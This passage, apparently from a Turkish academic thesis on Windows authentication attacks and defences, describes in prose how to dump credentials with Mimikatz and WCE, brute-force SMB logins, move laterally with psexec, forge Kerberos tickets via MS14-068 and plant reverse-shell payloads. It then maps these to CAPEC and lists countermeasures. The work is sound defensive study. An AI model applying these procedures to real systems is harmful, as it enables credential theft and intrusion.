'Mimikatz' ve 'WCE' araçları temel olarak bellek üzerindeki kimlik doğrulama paketlerinden (*authentication packages*) kimlik bilgilerini (Parola özeti, şifrelenmiş parola ve kullanıcı adı gibi) okur.

SSP (*Security Support Provider*) 'ler ile parola bilgisi şifreli bir halde bellekte tutulur ve Windows işletim sisteminin birçok sürümünde varsayılan olarak gelir. Bu yüzden 'Mimikatz' ve 'WCE' araçları ile 32 bit ve 64 bit işletim sistemlerinden XP, 2003, 2008, Windows Vista, 7, 8, Server 2008 R2 ve Server 8 çalışarak sonuç elde edebilmektedir.

RAM üzerindeki kayıtlı parolaları elde etme konusunda temel olarak aşağıdaki saldırı teknik ve yöntemleri kullanılabilir.

2.4.1 Mimikatz Aracı ile RAM Üzerindeki Parolanın Açık Halde Elde Edilmesi

Fiziksel yöntemler kullanılarak (Bakınız EK A) veya zafiyetlerden faydalanılarak (Bakınız: EK G) ele geçirilmiş bir Windows işletim sistemi üzerinde 'Mimikatz' aracı komut satırı yardımı ile çalıştırılır. Komut satırında iken gerekli mimikatz komutları verilerek ram üzerinde bulunan Windows işletim sistemi kimlik doğrulama paketlerinden parola ve kullanıcı bilgileri ele geçirilir. Saldırı detayları ekran çıktıları ile birlikte EK D.1 konusunda verilmiştir.

2.4.2 WCE Aracı ile RAM Üzerindeki Parolanın Açık Halde Elde Edilmesi

Fiziksel yöntemler kullanılarak (Bakınız: EK A) veya zafiyetlerden faydalanılarak (Bakınız: EK G) ele geçirilmiş bir Windows işletim sistemi üzerinde 'WCE' aracı komut satırı yardımı ile çalıştırılır. 'WCE' çalıştırıldıktan sonra ram üzerinde bulunan Windows işletim sistemi kimlik doğrulama paketlerinden parola/parola özeti ve kullanıcı bilgileri ele geçirilir. Saldırı detayları ekran çıktıları ile birlikte EK D.2 konusunda verilmiştir.

2.4.3 Lsass Prosesine Ait Dump Dosyasından Mimikatz Aracı ile Parolaların Elde Edilmesi

Fiziksel yöntemler kullanılarak (Bakınız: EK A) veya zafiyetlerden faydalanılarak (Bakınız: EK G) ele geçirilmiş bir Windows işletim sistemi üzerinde görev yöneticisi (task manager) çalıştırılır. 'Processes' lere tıklanıp 'lsass.exe' bulunur. 'Lsass.exe' bulunduktan sonra üzerindeyken sağ tıklayıp 'Create Dump File' seçilir ve prosesin dump'ı alınır. Daha sonra bu dump dosyası 'Mimikatz' aracına verilerek sistem üzerinde oturumu bulunan bütün kullanıcıların parola ve kullanıcı bilgileri ele geçirilir. Saldırı detayları ekran çıktıları ile birlikte EK D.3 konusunda verilmiştir.

2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme

Parola ve parola özetleri kullanılarak bilgisayarda erişim elde etme konusunda temel olarak aşağıdaki saldırı teknik ve yöntemler kullanılabilir.

2.5.1 Hydra Modülü Kullanılarak Kaba Kuvvet Yöntemi ile Kullanıcı ve Parola Bilgilerini Elde Etme

Windows işletim sisteminden veya kullanıcıdan kaynaklanan tehditler sonucu saldırganlar tarafından yapılan saldırılarda işletim sistemine ait yetkili erişim sağlandıktan sonra (kullanıcı ve parola) kullanılarak başka bilgisayarlara sızmaya çalışırlar. Bu saldırılar genelde kurum içine yapılmaya çalışıldığında saldırgan ağdaki Windows işletim sistemli

bilgisayarlarda TCP/445. Portu açık olan IP üzerinden elde ettiği kullanıcı adları ile parolaları birlikte 'Hydra' aracına vererek ilgili IP'li bilgisayarda oturum açmış kullanıcıların bilgileri elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK E.1 konusunda verilmiştir.

2.5.2 SMB_login Modülü Kullanılarak Kaba Kuvvet Yöntemi ile Parola ve Parola Özeti Elde Etme

Kurumlarda genelde bilgisayar işletim sistemleri yüklenirken doğrudan bir işletim sistemi yüklemek ve sonra programları tek tek yüklemek oldukça zaman alan bir durumdur. Bu yüzden imaj yolu ile daha kısa sürede yapılır. Ancak bu durum bazı açıklıkların meydana çıkmasını sebep olmaktadır.

İmaj oluşturulurken yeni bir yerel kullanıcı eklenir veya Windows işletim sisteminin default kullanıcıları kullanılır. Bu kullanıcılar için yeni bir parola eklenir veya default olarak bırakılır. Bu özellikteki imaj, kurum veya kuruluşların hemen hemen bütün bilgisayarlarına kurulur. İmajda gömülü kullanıcı bilgileri silinmedikçe veya değiştirilmedikçe imajla kurulumu yapılan bütün bilgisayarlar bu bilgileri barındırır. Kullanıcı kaynaklı ve Windows zafiyeti sonucu bu tehdite karşı yapılan saldırılarda 'Metasploit' aracının 'SMB_login' modülü kullanılarak o ağdaki bütün bilgisayarlar ele geçirilebilir. Bu durum için 2.1 ve 2.2 konularında anlatıldığı üzere kulanıcı kimlik bilgileri elde edilmesi gerekir. Ayrıca Nmap tarzı taramalarla ağ içi IP'ler de elde edilmelidir. Elde edilen kimlik bilgileri (Kullanıcı adı ve parola/arola özeti) Windows bilgisayarlarda TCP/445. portu açık olan IP listesi, 'SMB_login' aracına verilerek diğer bilgisayarlara sızılır. Saldırı detayları ekran çıktıları ile birlikte EK E.2 konusunda verilmiştir.

2.5.3 Smb_Enumusers_Domain Modülü ile Windows Bilgisayarlarda Jetonu Bulunan Hesapların Tespit Edilmesi

Windows işletim sistemi veya kullanıcı kaynaklı tehditler sonucu yapılan saldırılarda herhangi bir yöntemle elde edilen kimlik bilgisi (Kullanıcı adı ve Parola/Parola özeti) kullanılarak ulaşılabilen bilgisayarlarda oturumu açık olan veya bir şekilde çalışan prosesi bulunan hesapların listesi elde edilebilir. Windows bilgisayarlarda TCP/445. portu açık olan

IP listesi ve kullanıcı kimlik bilgileri kullanılarak ele geçirilmiş IP listesinde başka kullanıcıların jetonu olup olmadığı kontrol etmek için metasploit aracının 'smb_enumusers_do main' auxiliary modülü kullanılarak saldırı yapılır. Saldırı detayları ekran çıktıları ile birlikte EK E.3 konusunda verilmiştir.

2.5.4 MSF Psexec İstismar Modülü ile Meterpreter Bağlantısı Elde Etme

Tehditler sonucu yapılan saldırılarda Windows işletim sistemli bir bilgisayar herhangi bir yöntemle elde edilen kimlik bilgileri (Kullanıcı adı ve parola/parola özeti) kullanılarak ulaşılmaya çalışılır. Daha önceki 2.4 veya 2.2 konusunun altbaşlıklarında işlenmiş olan ve elde edilen kullanıcı bilgileri (Kullanıcı adı, parola/parola özeti ve IP) kullanılarak 'psexec' istismar modülü ile 'Meterpreter' bağlantısı sağlanacaktır. 'Msfconsol' çalıştırılarak 'psexec' istismar modülüne girilir. Elde edilen IP, kullanıcı adı ve parola bilgileri psexec modülünün ayarlarına girilir. Modül exploit edilerek hedef bilgisayarda bağlantı sağlanır. Saldırı detayları ekran çıktıları ile birlikte EK E.4 konusunda verilmiştir.

2.5.5 Psexec_Psh İstismar Modülü ile Meterpreter Bağlantısı Elde Etme

Windows işletim sistemi veya kullanıcı kaynaklı tehditler sonucu yapılan saldırılarda Windows işletim sistemli bir bilgisayarın herhangi bir yöntemle elde edilen kimlik bilgileri (Kullanıcı adı ve Parola/Parola özeti) kullanılarak ulaşılmaya çalışılır. Daha önceki 2.1, 2.2 ve 2.4 konularının altbaşlıklarında işlenen ve bu doğrultuda elde edilen kullanıcı bilgileri (Kullanıcı Adı, Parola/Parola Özeti ve IP) kullanılarak 'psexec_psh' istismar modülü ile 'Meterpreter' bağlantısı sağlanacaktır. 'Psexec_psh' modülüne girilir. Modül ayarlarına hedef IP, kullanıcı adı ve parola bilgisi eklenir. Ayarlar yapıldıktan sonra modül exploit edilerek hedef bilgisayarda bağlantı sağlanır. Saldırı detayları ekran çıktıları ile birlikte EK E.5 konusunda verilmiştir.

2.5.6 Yönetici Parola Özetini WCE Aracına Vererek Uzak Bilgisayarın Komut Satırına Erişim Sağlanması

Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda herhangi bir yöntemle kimlik bilgileri (Kullanıcı adı ve Parola/Parola özeti) elde edilebilir (Bakınız 2.2 konusunda işlendiği gibi). Elde edilen hedef bilgisayarın kullanıcı bilgileri kaynak bilgisayarda da tanımlanır. Kaynak bilgisayar da tanımlanan kullanıcı ile hedef bilgisayarın IP'si 'psexec' aracına verilerek hedef bilgisayarın komut satırına ulaşılır. Sonra kaynak bilgisayar mevcut kullanıcısı ile açılır ve komut satırından 'WCE' aracı ile parola özeti kontrol edilir. Aynı kullanıcı ile 'WCE' aracı kullanılarak hedef bilgisayarda parola özeti değiştirilir. Değiştirme işleminden sonra yine 'WCE' aracı kullanılarak hedef bilgisayarın komut satırına ulaşılır. Saldırı detayları ekran çıktıları ile birlikte EK E.6 konusunda verilmiştir.

2.6 Pass the Ticket

Pass the Ticket konusunda; temel olarak aşağıdaki saldırı yöntemi kullanılabilir. Bunun yanında başka saldırı türleri de gerçekleştirilebilir.

2.6.1 MS14-068 Kerberos Güvenlik Zafiyetinin İstismarı

2008 server R2 açıklığı olan *MS14-068* istismar edilecektir. Bu açıklığı Windows 2014'te güvenlik bültenlerinde duyurmuştu ve Windows *KB3011780* güncelleme paketini yayınlamıştır. Paketi almamış sunuculara yönelik bu saldırı gerçekleştirilebilir. Domain Users yetkilerinde bir kullanıcı elde edilir. Sonra Kali işletim sistemi üzerinden 'Metasploit' aracı kullanılarak *ms14_068_kerberos_checksum* modülü ile bu kullanıcı bilgileri kullanılarak *Domain Admins* yetkilerinde bilet oluşturulur. Bu bilet 'Mimikatz' aracı yardımı ile hedef kullanıcıya yüklenir. İşlem sonucunda *Domain Users* yetkilerinde ki kullanıcı *Domain Admins* yetkilerine ulaştığından bu kullanıcı ile yeni domain kullanıcısı oluşturulur. Saldırı detayları ekran çıktıları ile birlikte EK F.1 konusunda verilmiştir.

2.7 Zafiyet İstismarı

Zaafiyet istismarı konusunda; temel olarak aşağıdaki saldırı teknik ve yöntemleri kullanılabilir. Bunların yanında başka saldırı türleri de gerçekleştirilebilir.

2.7.1 MS08_067_Netapi Modülü ile Windowsta Meterpreter Bağlantısının Sağlanması

Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda zafiyetlerin tespit edilmesi ile hedef sistemlerdeki bazı yetkiler elde edildiği uygulamalı olarak anlatılmıştı. Bu duruma paralel olarak Windows işletim sistemli bilgisayarların Nesus tarzı programlar ile zafiyetinin olup olmadığı tespit edilebilir. Bu tespitler sonucu 'MSFconsole' aracılığı ile çeşitli modüllerle istismar edilebilir. Burada XP'deki açıklığı 'ms08_067_netapi' istismar modülü ile gerçekleştirilecektir. Ancak bu açıklık kullanılarak XP üzerinden Windows 7 işletim sistemi de istismar edilebilmektedir. 'MS08_067_netapi' modülü ayarları yapılır ve çalıştırılır. Bu işlem sonucunda hedef bilgisayarda bağlantı sağlanır. Saldırı detayları ekran çıktıları ile birlikte EK G.1 konusunda verilmiştir.

2.7.2 FreeSSHd Yüklü Windows Bilgisayarda Meterpreter Bağlantısının Sağlanması

Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda zafiyetlerin tespit edilmesi ile hedef sistemlerdeki bazı yetkiler elde edildiği uygulamalı olarak anlatılmıştı. Aynı şekilde saldırganlar Windows işletim sistemli bilgisayarları nesus tarzı programlar ile zafiyetinin olup olmadığı tespit edilebilirler. Bu tespit sonucu 'MSFconsole' aracılığı ile çeşitli modüllerle istismar etmektedirler. Bu konuda ise Windows 7'deki açıklığı bulunan 'freeSSHd' uygulamasının 'MSFconsole' aracılığı ile istismar edilip, kullanıcı hakları ile 'Meterpreter' bağlantısı elde edilecektir. Zafiyet elde edildikten sonra 'freesshd_authbypass' modülü çalıştırılır. Gerekli ayarlar yapıldıktan sonra modül exploit edilerek hedef bilgisayar ile bağlantı sağlanılır. Saldırı detayları ekran çıktıları ile birlikte EK G.2 konusunda verilmiştir.

2.8 Akıllı Kart Saldırıları

Akıllı kart saldırıları çok geniş bir konu ve belki birkaç araştırma konusu olma potansiyelindedir. Burada konu işletim sistemine yönelik saldırılar olduğundan, yapılan araştırmalar sonucu akıllı kartlarda da bu yönüyle tamamen başarıya ulaşılmış bir saldırı elde edilememiştir. Ancak yan kanal analizi vs birkaç fiziksel ve algoritmik saldırılar mevcuttur. Bu saldırılar kısmen başarıya ulaşmıştır.

O.Urhan, Kocaeli Üniversitesi, bu konuda 'Temassız Akıllı Kartlara Yeniden Yönlendirme Saldırısı' şeklinde gerçekleştirmiştir. Gerekli araştırmaları sonucu 200$ civarı bir donanım ile bu saldırının gerçekleştirebileceği ve tespit edilmesi zor olduğundan önlenemeyeceğini savunmaktadır [12].

E.Beydağlı, Tübitak Bılgem, Akıllı kartlarda yan kanal analizi saldırısını ele almıştır. Matematik kriptografik açıdan güçlü ancak yan kanal zafiyetinin güçlendirilmediğinden, bu yolla yapılacak saldırıların başarılı olduğunu savunmaktadır[13].

2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi

Sosyal mühendislik saldırıları ile işletim sisteminde yetkilerin elde edilmesi konusunda; temel olarak aşağıdaki saldırı teknik ve yöntemleri kullanılabilir. Bunların yanında başka saldırı türleri de gerçekleştirilebilir.

2.9.1 Reverse_Tcp Payloadı ile Arka Kapı Açarak Meterpreter Çalıştırma

Öncelikle hedefe gönderilecek bir *reverse_tcp* payloadı hazırlanılır. Hazırlandıktan sonra uygun bir yöntem ile hedef bilgisayara gönderilir. Kaynak bilgisayar kali işletim sistemi üzerinden 'Metasploit' çalıştırılır. 'Handler'' modülü girilir ve ayarları yapılarak exploit edilir ve hedef bilgisayarın payloadı çalıştırması beklenir. Saldırı detayları ekran çıktıları ile birlikte EK H.1 konusunda verilmiştir.


2.9.2 Reverse_Https Payloadı ile Arka Kapı Açarak Meterpreter Çalıştırma

Hedefe gönderilecek bir *reverse_https* payloadı hazırlanılır. 2.9.1 konusunda ki adımlar izlenir. Saldırı detayları ekran çıktıları ile birlikte EK H.2 konusunda verilmiştir.

2.9.3 Drive-by Download

Kullanıcı bilgisi dışında hazırlanmış zararlı yazılımın internet yolu ile bilgisayara bulaşmasıdır. Özellikle bu yöntem için Activex denetiminden faydalanılır. Kullanıcının dikkatini çekecek veya ilgisinde bir içerik için Activex denetiminin kullanımı ile gerçekleşir.

[14]. Şekil 2.1 üzerinde görüldüğü gibidir.



Şekil 2.1: Drive-by Download Yöntemi

2.10 Paylaşıma Açık Verilere Erişim Sağlanması

2.10.1 MSF smb_enumshares Auxiliary Modülü ile Paylaşımlara Erişilmesi

Bilgisayarlar arası yapılan paylaşımlar üzerinden kritik bilgiler elde edilebilmektedir. Yapılan bu paylaşımlara 'MSF Smb_enumshares Auxiliary' Modülü ve bu modül benzeri araçlar kullanılarak erişilebilmektedir. Paylaşıma açık verileri elde etmek için yapılan saldırı ve detayları ekran çıktıları ile birlikte EK I'de verilmiştir.

2.11 CAPEC Uyumluluğuna göre Tehditler ve Saldırıların Sınıflandırılması

CAPEC (Common Attack Pattern Enumeration and Classification) Ortak Saldırı Modelini Numaralama ve Sınıflandırma; piyasada mevcut saldırıları sınıflandırarak saldırılar hakkında detay bilgiler, gerekli tanımlar ve açıklamalarını yaparak saldırgan hedefinde ki kitleleri bilgilendirir.

Saldırganlar genellikle bir metadoloji çerçevesinde çalışmalarını yürütürler. CAPEC ile saldırganların nasıl bir çerçevede davrandıkları anlaşılmaya çalışılmıştır. CAPEC temel olarak zafiyetli bir sistemin nasıl saldırıya uğrayabileceğini, bilinen saldırı modellerini (Attack Pattern) belirtir. CAPEC, bilinen saldırı modelleri için saldırı tanımı, saldırı gerçekleşmesi için ortamda veya sistemde olması beklenen durumlar / şartlar, saldırı sonucu elde edilebilecek avantajlar, saldırının ciddiyeti / önem derecesi, zayıflığın tespit yöntemi, saldırı örneği, saldırı ile ilgili CVE bilgileri, saldırıya karşı alınması gereken önlemler, bu saldırı ile ilişkili diğer saldırı modelleri gibi bilgileri sağlayarak saldırıları bir ağaç yapısında sınıflandırır.

Güvenli bir sistem ve uygulama yönetimini gerçekleştirmek için bilinen saldırı yöntemlerine karşı gerekli önlemler alınması gerekir. CAPEC tarafından sunulan güvenlik çözümleri ile en sık karşılaşılan saldırılara karşı sistemlerin ve uygulamaların bir metadoloji çerçevesinde güvenliğinin sağlanması mümkün olur.

Bilgi güvenliğinin en önemli bacaklarından birisi de gerçekleştirilen güvenlik mimarisinin, planlamasının, operasyonlarının doğru ve düzgün bir şekilde gerçekleştirilip gerçekleştirilmediğinin kontrol edilmesidir. Bu amaçla güvenlik denetimleri gerçekleştirilir. CAPEC tarafından sağlanan sınıflandırmalar, saldırılara karşı alınması gereken önlemler ve saldırıların önem derecelendirmesi risk analizlerinde ve güvenlik denetimlerinde denetçiye metadolojik bir bakış açısı kazandırır.

Bu tezin konusu olan Windows işletim sisteminde kimlik doğrulama sürecindeki zayıflıkların sömürülmesine sebep olan saldırı yöntemleri ve bu saldırılara karşı alınması gereken önlemler CAPEC ile metadolojik bakış açısı çerçevesinde sınıflandırılmaya çalışılmıştır. Tablonun ilk sütunu CAPEC ID, ikinci sütunu CAPEC kriteri ve üçüncü sütunu ise kritere eş gelen saldırı ve tehditler verilmiştir.

Tablo 2.1: CAPEC Uyumluluğuna Göre Saldırı ve Tehditler Tablosu

CAPEC ID	**CAPEC Kriteri**	**Yapılan İşlem**
150	Collect Data from Common Resource Locations	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 RAM Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme
54	Query System for Information	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme, 2.10 Paylaşıma Açık Verilere Erişim Sağlanması
545	Pull Data from System Resources	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 RAM Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme
566	Dump Password Hashes	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi
404	Social Information Gathering Attacks	2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi
20	Encryption Brute Forcing	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme
457	USB Memory Attacks	2.1 Fiziksel Güvenliği Atlatma
458	Flash Memory Attacks	2.1 Fiziksel Güvenliği Atlatma
115	Authentication Bypass	2.1 Fiziksel Güvenliği Atlatma, 2.7 Zafiyet İstismarı, 2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi
560	Use of Known Domain Credentials	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme, 2.6 Pass the Ticket
561	Windows Admin Shares with Stolen Credentials	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme(Psexec modülü ile hedef pc bağlantıları)
234	Hijacking a privileged process	2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme, 2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi

2.12 CAPEC Uyumluluğuna Göre Saldırı ve Önlemlerin Değerlendirilmesi

CAPEC uyumluluğuna göre yapılan saldırılar değerlenlendirildiğinde gerçekleştirilme başarısı oldukça yüksektir. Ancak önlemler alındıktan sonra ise saldırıların başarı seviyesi

düşürülmüştür. Konu ile ilgili detaylandırma tablo 2.2'de verildiği gibidir.

'CAPEC İd(C. ID)' sütunu, CAPEC'in yapılan saldırılara verdiği numaralandırmadır. 'CAPEC Değerlendirmesi(C. Değ.)' sütunu, CAPEC uyumluluğuna göre saldırının zorluğudur. Bu dereceler CAPEC tarafından Zor, Orta ve Kolay olmak üzere üç aşamada değerlendirilmiştir. 'Saldırlar' sütunu, tezde uygulamalı olarak yapılan ilgili saldırılardır. 'Önlemler' sütunu, Tezde yapılan saldırıya karşı alınan önlemlerdir. 'Önlemler Sonrası Değerlendirme(Ö. Son. Değ.)' sütunu, açıklığa göre alınan önlemlerin uygulandıktan sonra aynı saldırının gerçekleştirilmesinde karşılaşılan zorluk derecesidir. Bu dereceler CAPEC uyumluluğu baz alınarak Zor, Orta ve kolay olmak üzere 3 aşamada değerlendirilmiştir. 'Açıklama' sütunu ise konuya yönelik genel değerlendirmeleri içerir.

Tablo 2.2: CAPEC Uyumluluğuna Göre Saldırı ve Önlemlerin Değerlendirilmesi Tablosu

C. ID	**C. Değ.**	**Saldırılar**	**Önlemler**	**Ö. Son. Değ.**	**Açıklama**
150	Orta	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme	3.1.1 BIOS Ayarlarının yapılması, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası)	Orta	Önlem sonrası saldırı zorlaştırılmıştır
54	Kolay	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme, 2.10 Paylaşıma Açık Verilere Erişim Sağlanması	3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.2.5.4 Yönetimsel paylaşımlar	Orta	Yönetici(yetkili) kullanıcılardan kaynaklı açıklıklardır
545	-	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 RAM Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme	3.1.1 BIOS Ayarlarının yapılması, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.1.5 Kritik Hesapların Kullanımına Dair Alınacak Önlemler	Zor	Alınan önlem sonrası saldırının başarılı olma seviyesi düşürülmüştür
566	-	2.1 Fiziksel Güvenliği Atlatma, 2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi	3.1.1 BIOS Ayarlarının yapılması, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası),	Zor	Alınan önlem sonrası saldırının başarılı olma seviyesi düşürülmüştür.
404	-	2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi	3.1.9 Diğer Güvenlik Önlemleri(Kullanıcıların eğitilmesi)	Kolay	Saldırının başarılı olma oranı yüksektir.

20	Kolay	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme	3.1.6 Servis Güvenliğini Sağlama, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.2.5.4 Yönetimsel paylaşımlar	Orta	Alınan önlemler sonrası saldırının başarıya ulaşma seviyesi düşürülmüştür.
457	-	2.1 Fiziksel Güvenliği Atlatma	3.1.3 Güncelleştirmelerin Yapılmasında Sağlanan Önlemler(Antivirüs), 3.1.9 Diğer Güvenlik Önlemleri(Kullanıcı Eğitimi)	Kolay	Saldırının başarılı olma oranı yüksektir.
458	-	2.1 Fiziksel Güvenliği Atlatma	3.1.3 Güncelleştirmelerin Yapılması(Antivirüs programının güncel tutulması), 3.1.9 Diğer Güvenlik Önlemleri(Kullanıcı Eğitimi),3.1.8 Kullanıcı Hesap Denetimi (User Account Control) (Kullanıcı Taraflı Program kontrolü)	Kolay	Saldırının başarılı olma oranı yüksektir.
115	Orta	2.1 Fiziksel Güvenliği Atlatma, 2.7 Zafiyet İstismarı 2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi	3.1.3 Güncelleme Politikası, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.1.8 Kullanıcı Hesap Denetimi (User Account Control) (Kullanıcı Taraflı Program kontrolü), 3.1.9 Diğer Güvenlik Önlemleri(Kullanıcı Eğitimi)	Zor	Alınan önlemler sonrası saldırının başarıya ulaşma seviyesi düşürülmüştür.

560	-	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme, 2.6 Pass the Ticket	3.1.6 Servis Güvenliğini Sağlama, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.2.5.4 Yönetimsel paylaşımlar, 3.1.3Güncelleme Politikası,	Zor	Alınan önlemler sonrası saldırının başarıya ulaşma seviyesi düşürülmüştür.
561	-	2.5 Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme(Psexec modülü ile hedef pc bağlantıları)	3.1.6 Servis Güvenliğini Sağlama, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası), 3.2.5.4 Yönetimsel paylaşımlar	Zor	Alınan önlemler sonrası saldırının başarıya ulaşma seviyesi düşürülmüştür.
234	Orta	2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi, 2.3 Üzerinde Kayıtlı Jetonları Elde Etme, 2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme, 2.9 Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi	3.1.6 Servis Güvenliğini Sağlama, 3.1.9 Diğer Güvenlik Önlemleri(Parola Politikası, Kullanıcı Eğitimi), 3.2.5.4 Yönetimsel paylaşımlar, 3.1.3 Güncelleme Politikası	Orta	Alınan önlemler sonrası saldırının başarıya ulaşma seviyesi düşürülmüştür.

Not: CAPEC uyumluluğuna ait kriterler [15] nolu referanstan alınmıştır.

Bölüm 3

Önlemler

3.1 İstemci ve Etki Alanına Yönelik Saldırıları Önleme Yöntemleri

Windows işletim sistemlerine yönelik saldırıların yapacağı etkiyi en aza indirmek için çeşitli önlemler alınabilir. Bu önlemler Bilgi Sistemleri Yöneticileri tarafından sağlanması yeterli olmamakla birlikte kullanıcının da bu konularda eğitilmesi önem arz etmektedir. Bahsedilen önlemler aşağıda ki konu alt başlıklarında verilmiştir.

3.1.1 BIOS Ayarlarının Yapılandırılmasıyla Sağlanan Önlemler

'Tehditler ve Saldırılar' bölümünde anlatıldığı üzere Konu 2.1'deki gibi yöntemler ile bilgisayar boot edilerek ve Konu 2.2'deki gibi 'SAM' ve 'SYSTEM' dosyalarına erişimin mümkün olduğu gösterilmişti. Ancak bilgisayarın BIOS ayarları yapılarak boot (yeniden başlatılarak) edebilmenin önüne geçilebilir. BIOS ayarlarında yapılması gereken boot özelliklerinin kapatılarak BIOS'u supervisor olarak şifrelemektir. Ancak eski bilgisayarlarda bu yöntemi BIOS pilini çıkartılarak atlatmak mümkündür. Bununda önüne geçilebilmesi için piyasada çeşitli kilitler mevcuttur. Aynı şekilde bilgisayara kullanıcılar tarafından fiziksel bir müdahale yapılmasını engellemek için kırılgan etiketleme(Güvenlik etiketi olarakta bilininen bu etiket, yapıştırıldığı yerden çıkarılmaya çalışıldığında küçük parçalara ayrılır ve iz bırakır. Böylece olası bir fiziksel müdahale olup olmadığı anlaşılır.) yapılabilir. Özellikle kurumsal alanlar için üretilmiş business serili bilgisayarlarda BIOS

şifrelemesini atlatmak oldukça uğraştırıcı ve atlatılması güç olduğundan business seriler tercih edilmelidir [16].

BIOS ayarlarının yapılması aşağıdaki gibidir:

- BIOS'un parola ataması gerçekleştirilmelidir.
- Bilgisayarın sadece HDD'den başlatılabilmesi sağlanmalıdır.
- Fiziksel müdahalelerin önüne geçmek için Bitlocker tarzı programlar ile HDD şifrelenmelidir.
- Fiziksel müdahale ile BIOS pili üzerinden BIOS parolasını sıfırlamayı engellemek için kilit sistemler kullanılmalıdır.

3.1.2 Ağ Yapılandırması Önlemleri

Saldırı amaçlı yapılan ağ taramalarının etkin yapılamaması için tarama sonucunu en az seviyeye indirecek güvenlik önlemleri alınmalıdır. Buna dayanarak gerekli yapılandırılmalar yapılarak aşağıdaki gibi ayarlar sıkılaştırılmalıdır.

- Ortamdaki aktif cihazlar aracılığı ile etki alanındaki bilgisayarlara olan erişimler kontrol edilerek sadece ulaşılması gereken IP bloklarına izin verilmelidir. Kritik öneme sahip sunuculara yapılan ağ bağlantıları kontrollü olarak verilmeli ve port kontrolü gerçekleştirilmelidir.
- Saldırı yüzeyini daraltmak için kullanılmayan ve kullanılması elzem olmayan işletim sistemi servisleri devre dışı (disable) bırakılmalıdır. Kritik servisleri kullanan kullanıcılar denetlenmeli, hesaplar kilitlenmeyecek şekilde optimize edilmeli (Kritik servis hesapları için kilitleme ilkesi uygulanmamalıdır. Servis hesabının parolasına deneme saldırısı yapıldığında verilen hizmetin aksamasına sebep olunabilir) , kullandıkları parolaların uzun ve karmaşık olması sağlanmalı ve gerekli aralıklarla değiştirilmelidir.
